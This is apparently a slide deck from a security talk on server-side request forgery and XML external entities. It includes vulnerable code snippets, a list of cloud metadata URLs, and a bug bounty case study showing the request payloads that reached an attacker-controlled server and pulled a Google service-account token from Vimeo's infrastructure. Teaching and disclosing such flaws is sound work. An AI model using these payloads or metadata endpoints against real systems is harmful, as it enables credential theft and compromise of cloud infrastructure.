

# Demystifying the Server Side

Complex terminologies simplified

# Meet the team

Harsh Jaiswal



@rootxharsh

Application Security Engineer

vimeo

Rahul Maini



@iamnoooob

Security Engineer

Emirates

Rajanish Pathak



@h4ckologic

Software Security Researcher

xen1thLabs

Let's look at the definition of URL according to the RFC 3986.

## URL Components(RFC 3986)



# URL - Uniform Resource Locator

Scheme:

- HTTP
- File

Example HTTP URLs:

- `http://<sub.domain.tld>:<port>/`
- `http://<user>:<pass>@<sub.domain.tld>/path1/path2`
- `http://<user>:<pass>@<sub.domain.tld>/path?q1=a&q2=b`
- `http://<user>:<pass>@<sub.domain.tld>/path?q1=a&q2=b#URL Fragment`

Example FILE URLs:

- `file:///etc/passwd`
- `file:///home/user/.ssh/id_rsa`
- `file:///c:/WINDOWS/win.ini`

# SSRF, Making the cloud rain


## AGENDA

- Introduction to SSRF
- SSRF identification & Impact
- SSRF attack Scenarios
- SSRF case studies



# SSRF – WHAT IS IT?

- Server-side request forgery is a web security vulnerability that allows an attacker to induce the server-side application to make HTTP requests to an arbitrary domain of the attacker's choosing.
- In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services within the organization's infrastructure, or to external third-party systems.



## A Simple SSRF vulnerable snippet.

```
<?php  
$content = file_get_contents($_GET['url']);  
echo $content  
?>
```

- A Vulnerable PHP snippet – The user trusted input ie: URL is passed via GET method, and the server fetches the content and displays it.

Can you spot other issue here?

```
require 'sinatra'  
require 'open-uri'  
  
get '/' do  
  format 'RESPONSE: %s', open(params[:url]).read  
end
```

- A Vulnerable Ruby snippet – Here the application accepts the user input through the url parameter and the open() call fetches the Url specified and returns the response body to the client.

# A Simple SSRF

- The attacker forces the application to make an HTTP request back to the server that is hosting the application.
- Supplying a URL with a host like 127.0.0.1 or localhost.

**Request**

Raw Hex

```
1 POST /image/fetch HTTP/1.0
2 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0)
   Gecko/20100101 Firefox/79.0
3 Accept: /*
4 Content-Type: application/x-www-form-urlencoded
5 Content-Length: 118
6
7 ImageApi=http://image.imagesite.com/display/image1.png
8
```

**Request**

Raw Hex


```
1 POST /image/fetch HTTP/1.0
2 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0)
   Gecko/20100101 Firefox/79.0
3 Accept: /*
4 Content-Type: application/x-www-form-urlencoded
5 Content-Length: 118
6
7 ImageApi=http://localhost/sensitivefilepath
8
```

Fetching the contents on localhost

- The server will fetch the contents of the /sensitivefilepath and return it to the user.
- URL comes from the local machine itself & the normal access controls are bypassed

# Types of SSRF

- **Full response SSRF:** an attacker is able to fetch the full response of an internal/external resource(File, HTTP Response etc.) with an HTTP request made on behalf of the server
- **Blind SSRF:** In case of blind SSRF, request is made but no response is returned to the attacker. To discover which networks are routed internally or identify internal services, try looking at the time difference in responses.



# SSRF and Cloud Metadata – Make Credentials Rain

- AWS
    - [http://169.254.169.254/metadata/v1/\\*](http://169.254.169.254/metadata/v1/*)
  - Google Cloud
    - [http://metadata.google.internal/computeMetadata/v1/\\*](http://metadata.google.internal/computeMetadata/v1/*)
  - DigitalOcean
    - [http://169.254.169.254/metadata/v1/\\*](http://169.254.169.254/metadata/v1/*)
  - Docker
    - <http://127.0.0.1:2375/v1.24/containers/json>
  - Kubernetes ETCD
    - <http://127.0.0.1:2379/v2/keys/?recursive=true>
  - Alibaba Cloud
    - [http://100.100.100.200/latest/meta-data/\\*](http://100.100.100.200/latest/meta-data/*)
  - Microsoft Azure
    - [http://169.254.169.254/metadata/v1/\\*](http://169.254.169.254/metadata/v1/*)
- If an attacker is able to determine the underlying cloud infrastructure he will easily be able to grab the AccessKeyId, SecretAccessKeys, private address, hostname, public keys, subnet ids, and more from the API.
  - Pulling the IAM role secret keys will give him API access to that AWS account and control over the infrastructure.

# SSRF CASE STUDIES AND LABS



# Case Study

## vimeo SSRF



# Vimeo API Playground

Vimeo provides their developers an easy to test and play around their Rest API. For such purposes, Vimeo provides an API console at <https://developers.vimeo.com/>.

The purpose of this console is to make it simpler to test API endpoints as such all you'd need to do is

- Select an API Endpoint
- Add required path/query/post parameters
- Click Submit.

# Behind the scenes

Request

Raw Params Headers Hex JSON Beautifier

```
POST /api/playground HTTP/1.1
Host: developer.vimeo.com
Connection: close
Content-Length: 256
Origin: https://developer.vimeo.com
X-XSRF-TOKEN: GQQ5rxek75hT2bN0PcsuXway5kbNXD5PSwled34v
X-CSRF-TOKEN: GQQ5rxek75hT2bN0PcsuXway5kbNXD5PSwled34v
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98
Safari/537.36
Content-Type: application/json; charset=UTF-8
Accept: application/json, text/plain, */*
X-Requested-With: XMLHttpRequest
Referer: https://developer.vimeo.com/api/reference/videos
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,de;q=0.8
Cookie: uid=p12140843937,473310581; _ssid=3f8196a6-e55c-49d8-8438-768623e50612; has_logged_in=1;
_abexp=%7B%224.0%22%3A%22yes%22%7D; has_uploaded=1; _vimeo_nd_test=1;
XSRF-TOKEN=GQQ5rxek75hT2bN0PcsuXway5kbNXD5PSwled34v;
session=2Aqle2Tf2HuznahmLx59a0jhj4WIGpGMPT4ltMz;
last_page=https%3A%2F%2Fdeveloper.vimeo.com%2Frobots.txt;
vimeo=OH4tPte4eMVHLedtX5dD4eMxDXPatNPccna4d%2Ce3StdaXDndSXL%2CtPXN3SdtPcMiwiVN5_59biw_ViY3HL
edtX5dD4eMHBDtBtDdaLx%2CDScsB3Pe%2Ca%2Ct4NLtdXLntCBZetaBN%2CSLdXt%2C3DecDZLeBDNd4B;
vimeo_cart=%7B%22stock%22%3A%7B%22store%22%3A%22stock%22%2C%22version%22%3A1%2C%22quantities%22%3A%5B%5D%2C%22items%22%3A%5B%5D%2C%22attributes%22%3A%5B%5D%2C%22currency%22%3Anull%2C%22items_sorted_by_index%22%3A%5B%5D%2C%22items_count%22%3A0%7D%7D; is_logged_in=1
{"ptoken":"8898cb7d76432a35f58c42b32751f9dae3477348a1061b400f8329735508811c.1548634299","method":"get","uri":"/users/{user_id}/videos/{video_id}","app":"120708","params":{},"segments":{},"user_id":"80898505","video_id":"\"111\"","authenticated":"1"}
```

Response

Raw Headers Hex JSON Beautifier

```
HTTP/1.1 200 OK
Server: nginx
Content-Type: application/json
X-Powered-By: PHP/7.1.21
Cache-Control: private, must-revalidate
pragma: no-cache
expires: -1
X-Environment: production_ge
Set-Cookie: XSRF-TOKEN=GQQ5rxek75hT2bN0PcsuXway5kbNXD5PSwled34v; expires=Mon, 28-Jan-2019 02:12:36 GMT; Max-Age=7200; path=/;
Set-Cookie: session=2Aqle2Tf2HuznahmLx59a0jhj4WIGpGMPT4ltMz; expires=Mon, 28-Jan-2019 02:12:36 GMT; Max-Age=7200; path=/; httponly
X-Vimeo-DC: ge
Accept-Ranges: bytes
Via: 1.1 varnish
Accept-Ranges: bytes
Date: Mon, 28 Jan 2019 00:12:36 GMT
Via: 1.1 varnish
Connection: close
X-Served-By: cache-bwi5132-BWI, cache-ams21043-AMS
X-Cache: MISS, MISS
X-Cache-Hits: 0, 0
X-Timer: S1548634356.897198,V50,VE339
Vary: Accept-Encoding
Content-Length: 170

{"headers":["HTTP/1.1 404","Content-Type: application/vnd.vimeo.error+json","Host: api.vimeo.com"],"code":404,"body":{"error":"The requested video could not be found"}}
```

## Example request

Select an endpoint /users/{user\_id} to fetch 12345 user's information.

- method set to GET
- uri parameter set to /users/{user\_id}
- segments set to {"user\_id": "12345"}

So backend will supposedly make a request to <https://api.vimeo.com/users/12345> and will parse the JSON response and echo it back to the client/developer.

```
"segments": [{"user_id": "80898505"},  
 {"ptoken": "8898cb7d6432a35f58c42b32751f9dae3477348a1061b400f8329735508811c.1548634299", "method": "get", "uri": "/users/{user_id}/videos/{video_id}", "app": "120708", "params": {}, "segments": [{"user_id": "80898505"}, {"video_id": "111"}], "authenticated": "1"}]
```

## Abusing the feature

So it seems like we have control over the API endpoint to make request to via the parameter `uri`. However changing it to anything other than specified path resulted in a 403.

```
{"ptoken":"8898cb7d76432a35f58c42b32751f9dae3477348a1061b400f8329735508811c.1548634299","method":"get","uri":"/users/{user_id}/videos/{video_id}","app":120708,"params":{},"segments":[{"user_id":"80898505","video_id":"111"}],"authenticated":1}
```

```
{"headers":["HTTP/1.1 404","Content-Type: application/vnd.vimeo.error+json","Host: api.vimeo.com"],"code":404,"body":{"error":"The requested video could not be found"}}
```

**Abusing the feature... Hmmm what now?**

However we do have another input in API endpoint path via the segments parameter in the Rest API. Segments value act as placeholder to be used in the `uri` parameter

What if we use `{"uri": "/users/{user_id}", "segments": [{"user_id": ".."}]}` ;)

```
{"ptoken":"8898cb7d76432a35f58c42b32751f9dae3477348a1061b400f8329735508811c.1548634299","method":"get","url":"/users/{user_id}/videos/{video_id}","app":"120708","params":"{}","segments":"{\\"user_id\\":\"80898505\\",\"video_id\\":\"1\\",\"\\..\\..\\..\\\"}","authenticated":"1"}
```

This should make a request to <https://api.vimeo.com/users/...> and if there's no URL encoding on segments input, This path on normalization by HTTP library will make request to <https://api.vimeo.com/>

# And.. Response from the root of the API.

Target: <https://developer.vimeo.com>  

**Request**

[Raw](#) [Params](#) [Headers](#) [Hex](#) [JSON Beautifier](#)

```
POST /api/playground HTTP/1.1
Host: developer.vimeo.com
Connection: close
Content-Length: 265
Origin: https://developer.vimeo.com
X-CSRF-TOKEN: GQQ5rxek75hT2bN0PcsuXway5kbNXD5PSwled34v
X-CSRF-TOKEN: GQQ5rxek75hT2bN0PcsuXway5kbNXD5PSwled34v
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98
Safari/537.36
Content-Type: application/json; charset=UTF-8
Accept: application/json, text/plain, */*
X-Requested-With: XMLHttpRequest
Referer: https://developer.vimeo.com/api/reference/videos
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,de;q=0.8
Cookie: vuid=pl2140843937.473310581; __ssid=3f8196a6-e55c-49d8-8438-768623e50612; has_logged_in=1; _abexp=.%7B%22430%22%3A%22yes%22%7D; has_uploaded=1; __vimeo_nd_test=1;
XSRF-TOKEN=GQQ5rxek75hT2bN0PcsuXway5kbNXD5PSwled34v;
session=2Aqle2Tf2HUZsnahmLX59aOjh4WIGpGMPT4ltMz;
last_page=https%3A%2F%2Fdeveloper.vimeo.com%2Frobots.txt;
vimeo=OHT4tPe4eMVHLedtXsd4eMxDXPatNPccaN4d%2Ce3StdaXDNdSXL%2CttPXN3SdtPcMiwiVN5_59biw_VIY3HL
edtXsdD4eMIHBDtBBtDdaLX%2CDScSB3Pe%2Ca%2Ct4NldXLNtcBZsetaBN%2CSLdXt%2C3DecDZLeBDNdt4B;
vimeo_cart=%7B%22stock%22%3A%7B%22store%22%3A%22stock%22%2C%22version%22%3A1%2C%22quantities%22%3A%5B%5D%2C%22items%22%3A%5B%5D%2C%22attributes%22%3A%5B%5D%2C%22currency%22%3Anull%2C%22items_sorted_by_index%22%3A%5B%5D%2C%22items_count%22%3A0%7D%7D; is_logged_in=1
{"ptoken":"8898cb7d76432a35f58c42b32751f9dae3477348a1061b400f8329735508811c.1548634299","method":"get","url":"/users/{user_id}/videos/{video_id}","app":"120708","params":{},"segments":{"user_id":"80898505","video_id"\\"...\\","authenticated":1}
```

**Response**

[Raw](#) [Headers](#) [Hex](#) [JSON Beautifier](#)

```
HTTP/1.1 200 OK
Server: nginx
Content-Type: application/json
X-Powered-By: PHP/7.1.21
Cache-Control: private, must-revalidate
pragma: no-cache
expires: -1
X-Environment: production_ge
Set-Cookie: XSRF-TOKEN=GQQ5rxek75hT2bN0PcsuXway5kbNXD5PSwled34v; expires=Mon, 28-Jan-2019 02:18:33 GMT; Max-Age=7200; path=/
Set-Cookie: session=2Aqle2Tf2HUZsnahmLX59aOjh4WIGpGMPT4ltMz; expires=Mon, 28-Jan-2019 02:18:33 GMT; Max-Age=7200; path=/; httponly
X-Vimeo-DC: ge
Accept-Ranges: bytes
Via: 1.1 varnish
Accept-Ranges: bytes
Date: Mon, 28 Jan 2019 00:18:34 GMT
Via: 1.1 varnish
Connection: close
X-Served-By: cache-bwi5147-BWI, cache-ams21050-AMS
X-Cache: MISS, MISS
X-Cache-Hits: 0, 0
X-Timer: S1548634714.824979,VS0,VE216
Vary: Accept-Encoding
Content-Length: 14966

{"headers": "HTTP/1.1 200", "Content-Type": "application/vnd.vimeo.endpoint+json", "Host": "api.vimeo.com", "code": 200, "body": {"endpoints": {"path": "https://api.vimeo.com/v/", "methods": ["GET"]}, {"path": "https://api.vimeo.com/categories", "methods": ["GET"]}, {"path": "https://api.vimeo.com/{+category_uri}", "methods": ["GET"]}, {"path": "https://api.vimeo.com/{+category_uri}/vchannels", "methods": ["GET"]}, {"path": "https://api.vimeo.com/{+category_uri}/vgroups", "methods": ["GET"]}, {"path": "https://api.vimeo.com/{+category_uri}/videos", "methods": ["GET"]}, {"path": "https://api.vimeo.com/{+category_uri}/videos/{video_id}", "methods": ["GET"]}, {"path": "https://api.vimeo.com/vchannels", "methods": ["GET", "POST"]}, {"path": "https://api.vimeo.com/{+channel_uri}", "methods": ["DELETE", "GET", "PATCH"]}, {"path": "https://api.vimeo.com/{+channel_uri}/categories", "methods": ["GET", "PUT"]}, {"path": "https://api.vimeo.com/{+channel_uri}/{+category_uri}", "methods": ["DELETE", "PUT"]}, {"path": "https://api.vimeo.com/{+channel_uri}/{+category_uri}/videos", "methods": ["GET", "PUT"]}, {"path": "https://api.vimeo.com/{+channel_uri}/{+category_uri}/videos/{video_id}", "methods": ["DELETE", "PUT"]}, {"path": "https://api.vimeo.com/{+channel_uri}/{+category_uri}/videos/{video_id}/{action}"}}
```

But but we're still on api.vimeo.com host

## Make open redirects great again!

The plan is to find an open redirect and as I already figured this was following redirects, we could simply redirect to an internal host like cloud (Google) metadata API.

## Good old content discovery

A bit of content discovery and I come across a limited redirect on <https://api.vimeo.com/> which could make redirect to <https://vimeo.com/> with my controlled path & query parameters. And 2 years on hacking, I already had saved plenty of open redirects at vimeo.com ;).

<https://api.vimeo.com/m/anything?foo=bar> => <https://vimeo.com/anything?foo=bar>

## Hitting others hosts

```
{...,"method":"method":"GET","uri":"/users/{user_id}","segments": "{\"user_id\": \"/.../m/path/to/open/redirect?url=https://rce.ee/attacker.json\" }",...}
```

**Request**

Raw Params Headers Hex JSON Beautifier

```
POST /api/playground HTTP/1.1
Host: developer.vimeo.com
Connection: close
Content-Length: 433
Origin: https://developer.vimeo.com
X-XSRF-TOKEN: GQQ5rxek75hT2bN0PcsuXway5kbNXD5PSwled34v
X-CSRF-TOKEN: GQQ5rxek75hT2bN0PcsuXway5kbNXD5PSwled34v
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98
Safari/537.36
Content-Type: application/json; charset=UTF-8
Accept: application/json, text/plain, */*
X-Requested-With: XMLHttpRequest
Referer: https://developer.vimeo.com/api/reference/videos
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,de;q=0.8
Cookie: vuid=pl2140843937.473310581; __ssid=3f8196a6-e55c-49d8-8438-768623e50612; has_logged_in=1;
        abexp=%7B%22430%22%3A%222yes%22%7D; has_uploaded=1; vimeo_nd_test=1;
XSRF-TOKEN=GQQ5rxek75hT2bN0PcsuXway5kbNXD5PSwled34v;
session=2Aqle2Tf2HUZsnahmLX59a0jhj4WIGpGMPT4ltMz;
last_page=https%3A%2F%2Fdeveloper.vimeo.com%2Frobots.txt;
vimeo=OH4tPte4eMVHLeDtXsdD4eIMxHDxpAtNPccaN4d%2Ce3stdaXNDsXL%2CtRXN3SzdPcMiuiVN5_59biw_VIY3HL
edtXsdD4eMIHBDtBbtDlaLX%2CDScSB3Pe%2Ca%2Ct4nLdtXNtcBZSgtaBN%2C5LdxT%2C3DcdZLeBDNtd4B;
vimeo_cart=%7B%22stock%22%3A%7B%22store%22%3A%22stock%22%2C%22version%22%3A1%62C%22quantities%22%3A5%5D%2C%22items%22%3A5%5D%5D%2C%22attributes%22%3A5%5D%2C%22currency%22%3Anull%2C%22items_sorted_by_index%22%3A5%5B%5D%2C%22items_count%22%3A0%7D%7D; is_logged_in=1
```

root@ubuntu-s-1vcpu-1gb-blr1-01:~# cat /var/www/html/attacker.json

```
{"hello": "world"}
```

root@ubuntu-s-1vcpu-1gb-blr1-01:~# tail -f /var/log/apache2/access.log -n 0

```
35.236.199.137 - - [28/Jan/2019:00:28:16 +0000] "GET /attacker.json?video_uri=%2Fvideos%2F313173855 HTTP/1.1" 200 3287 "-" "Playground.API.Vimeo/2.0" 21
```

Cache-Control: private, must-revalidate  
 pragma: no-cache  
 expires: -1  
 X-Environment: production\_ge  
 Set-Cookie: XSRF-TOKEN=GQQ5rxek75hT2bN0PcsuXway5kbNXD5PSwled34v; expires=Mon, 28-Jan-2019 02:28:17 GMT; Max-Age=7200; path=/  
 Set-Cookie: session=2Aqle2Tf2HUZsnahmLX59a0jhj4WIGpGMPT4ltMz; expires=Mon, 28-Jan-2019 02:28:17 GMT; Max-Age=7200; path=/; httponly  
 X-Vimeo-DC: ge  
 Accept-Ranges: bytes  
 Via: 1.1 varnish  
 Accept-Ranges: bytes  
 Date: Mon, 28 Jan 2019 00:28:17 GMT  
 Via: 1.1 varnish  
 Connection: close  
 X-Served-By: cache-bwi5129-BWI, cache-ams21031-AM  
 X-Cache: MISS, MISS  
 X-Cache-Hits: 0, 0  
 X-Timer: S1548635296.691215,V50,VE1433  
 Vary: Accept-Encoding  
 Content-Length: 121

{"headers": ["HTTP/1.1 200", "Content-Type: application/json", "Host: api.vimeo.com"], "code": 200, "body": {"hello": "world"}}

**Target: https://developer.vimeo.com**

# Final Payload to steal service account token from Google Metadata API

```
{"method": "GET", "uri": "/users/{user_id}", "segments": "{\"user_id\": \"/..../m/path/to/open/redirect?url=http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token?alt=json\"}"}
```

Response:

```
{"headers": [ "HTTP/1.1 200", "Content-Type: application/json", "Host: api.vimeo.com" ], "code": 200, "body": { "access_token": "ya29.c.EmKeBq9XXDWtXXXXXXXXXeclkeR0dFkGT0rJSA", "expires_in": 2631, "token_type": "Bearer" } }
```

STOP REPORTING OPEN REDIRECTS FOR \$100!!

#487037 SSRF to Google Metadata via https://developer.vimeo.com/api/playground

State	● Resolved (Closed)	Severity	Critical (9.9)
Reported To	Vimeo	Participants	(Manage collaborators)
Asset	api.vimeo.com (Domain)	Visibility	Private
Weakness	Server-Side Request Forgery (SSRF)		
Bounty	\$5,000		

# Case study SSRF Bypass



# Integration feature observations

- Application allowed to integrate WooCommerce store via its URL
- Request was sent from server side with prefixed path
- Only HTTPS hosts allowed
- Request's response was reflected back regardless of integration success

```
{  
    "error": "Invalid",  
    "fields": {  
        "url": "Only https websites supported"  
    }  
}
```

```
"request_method": "GET",  
"status_code": 200,  
"provided_url": "https://s81l4v7cetk00sqif77wlgw6sxyomd.burpcollaborator.r  
"request_raw": "GET /wp-json/wc/v2/system_status HTTP/1.1\r\nHost: s81l4v7  
"response_raw": "HTTP/1.1 200 OK\r\nContent-Length: 53\r\nContent-Type: te
```

## Potential fully responsive SSRF

- Can't hit AWS/GCP Metadata, works on plain HTTP.
- If we could find an internal host working on HTTPS
- Internally resolving hostnames were not allowed as well. Possible blacklist?
- Find HTTPS hosts those don't point to internal IP's but are accessible for employees only. Sounds familiar? VPN only access hosts?

## Let the recon begin

- Subdomain enumeration
- Found corp.company.com, \*corp\* Interesting, brute it.
- Multiple hosts resolving to either internal IP's or **external IP's** but none were reachable.
- This is exactly what we're looking for!
- Spots jenkins.corp.company.com pointing to external IP but not reachable.

# Why target Jenkins of all the hosts.

- Cause jenkins continuously works with prod server so probably in same VPC.
  - Makes sense to use SSL here.
  - Generally critical part of Infra - reaching it would show good impact.

#	Issue	Severity	Participants	Visibility	Privil.
#781203	Responded SSRF to internal network HTTPS hosts.	Medium	Redacted	Redacted	Redacted
State	● Triaged (Open)				
Reported To	Redacted				
Asset	redacted.com (Domain)				
Weakness	Server-Side Request Forgery (SSRF)				
Bounty	\$750				

# Key takeaways

- Blacklists can always be bypassed
- VPN only hosts should be in your mind when testing for SSRF
- Network segregation is your best bet

If you're scanning for subdomains and encounter some unreachable hosts, don't discard them, but save them for later. They might come in handy to exploit SSRF later on! Thanks for the #BugBountyTip, @rootxharsh!

**BUG BOUNTY TIP**

**SSRF over HTTPS**

Limited SSRF vulnerabilities (e.g. https-only) can still give access to internal assets!

Try to find a subdomain that points to an external IP, only reachable over VPN! Example:


<https://grafana.corp.company.com>

@rootxharsh [www.intigriti.com](http://www.intigriti.com)

# Exploring the File System - XXE

## AGENDA

- XML & XXE Basics
- Ways To Exploit XXE:
  - InBand/Response Based XXE
  - Out-of-Band XXE
- Problems With The Existing Techniques
- Using Local DTDs To Read Filesystem



# XML – EXTENSIBLE MARKUP LANGUAGE

- Self-descriptive well structured document
- Stores and transport information and is used as a dataset
- Schema of the elements is defined inside “DOCTYPE” element
- XML parsers are used to fetch values out of the elements

# EXAMPLE XML

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE users [
<!ELEMENT users (user)+>
<!ELEMENT user (id,username,password)>
<!ELEMENT id (#PCDATA)>
<!ELEMENT username (#PCDATA)>
<!ELEMENT password (#PCDATA)>
]>
<users>
  <user>
    <id>
      1
    </id>
    <username>
      Rahul
    </username>
    <password>
      $%@#!@%xzcv5354
    </password>
  </user>
</users>
```

XML Declaration - defines charset, language etc.

Document Type Definition (DTD) – defines Schema (Elements, Attributes, Data Types etc.) of the XML Document

Actual XML Body

## EXAMPLE XML (WITH EXTERNAL DTD)

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE users SYSTEM "http://mysite.com/users.dtd">
<users>
  <user>
    <id>
      1
    </id>
    <username>
      Rahul
    </username>
    <password>
      $%@#!@%xzcv5354
    </password>
  </user>
</users>
```

XML Declaration - defines charset, language etc.  
Externally hosted  
Document Type Definition(DTD)

Actual XML Body

# XML ENTITIES

- Simply put Entities act like variables (way of representing data)
- Can denote special markup, such as the <(&lt;) and >(&gt;) tags
- Reducing the code in DTD by bundling declarations into entities
- Entities have “SYSTEM” keyword as well(External Entities)
- Types of XML Entities:
  - BUILT-IN
  - GENERAL
  - PARAMETER

# TYPES OF ENTITIES

- General Entities
  - Syntax: <!DOCTYPE foo [  
    <!ENTITY entity\_name "some value">  
  ]>
  - Can be summoned by &entity\_name; only inside XML Body
- Parameter Entities
  - Syntax: <!DOCTYPE foo [  
    <!ENTITY % entity\_name "some value">  
  ]>
  - Can be summoned by %entity\_name; even inside the DOCTYPE definition as well as inside other entities (Nested Entities)

# TYPES OF ENTITIES

## General Entities

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE users [
  <!ENTITY name SYSTEM "http://mysite.com/username.txt">
]>
<users>
  <user>
    <id>
      1
    </id>
    <username>
      &name;
    </username>
    <password>
      $%@#!@%xzcw5354
    </password>
  </user>
</users>
```

## Parameter Entities

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE users [
  <!ENTITY % name SYSTEM "http://mysite.com/users.dtd"> %name;
]>
<users>
  <user>
    <id>
      1
    </id>
    <username>
      test
    </username>
    <password>
      $%@#!@%xzcw5354
    </password>
  </user>
</users>
```

```
<!ELEMENT users (user)+>
<!ELEMENT user (id,username,password)>
<!ELEMENT id (#PCDATA)>
<!ELEMENT username (#PCDATA)>
<!ELEMENT password (#PCDATA)>
```

# XXE - XML EXternal Entity

- XML external entity injection (also known as XXE) is a web security vulnerability that allows an attacker to interfere with an application's XML parser.
- XXE vulnerabilities arise because the XML specification contains various potentially dangerous features, and XML parsers support these features even if they are not normally used by the application.
- An attacker can escalate an XXE attack to compromise the underlying server or other back-end infrastructure, by leveraging the XXE vulnerability to perform server-side request forgery (SSRF) attacks or an arbitrary file read.

Cheatsheet for XXE: <https://securityidiots.com/Web-Pentest/XXE/XXE-Cheat-Sheet-by-SecurityIdiots.html>

# TYPICAL XML REQUEST

**Request**

Raw Params Headers Hex XML

```
POST /doLogin HTTP/1.1
Host: 192.168.0.155:8080
Content-Length: 76
Accept: application/xml, text/xml, */*; q=0.01
Origin: http://192.168.0.155:8080
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/79.0.3945.88 Safari/537.36
Content-Type: application/xml;charset=UTF-8
Referer: http://192.168.0.155:8080/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,ru;q=0.8
Connection: close

<user><username>username</username><password>wrongpassword</password></user>
```

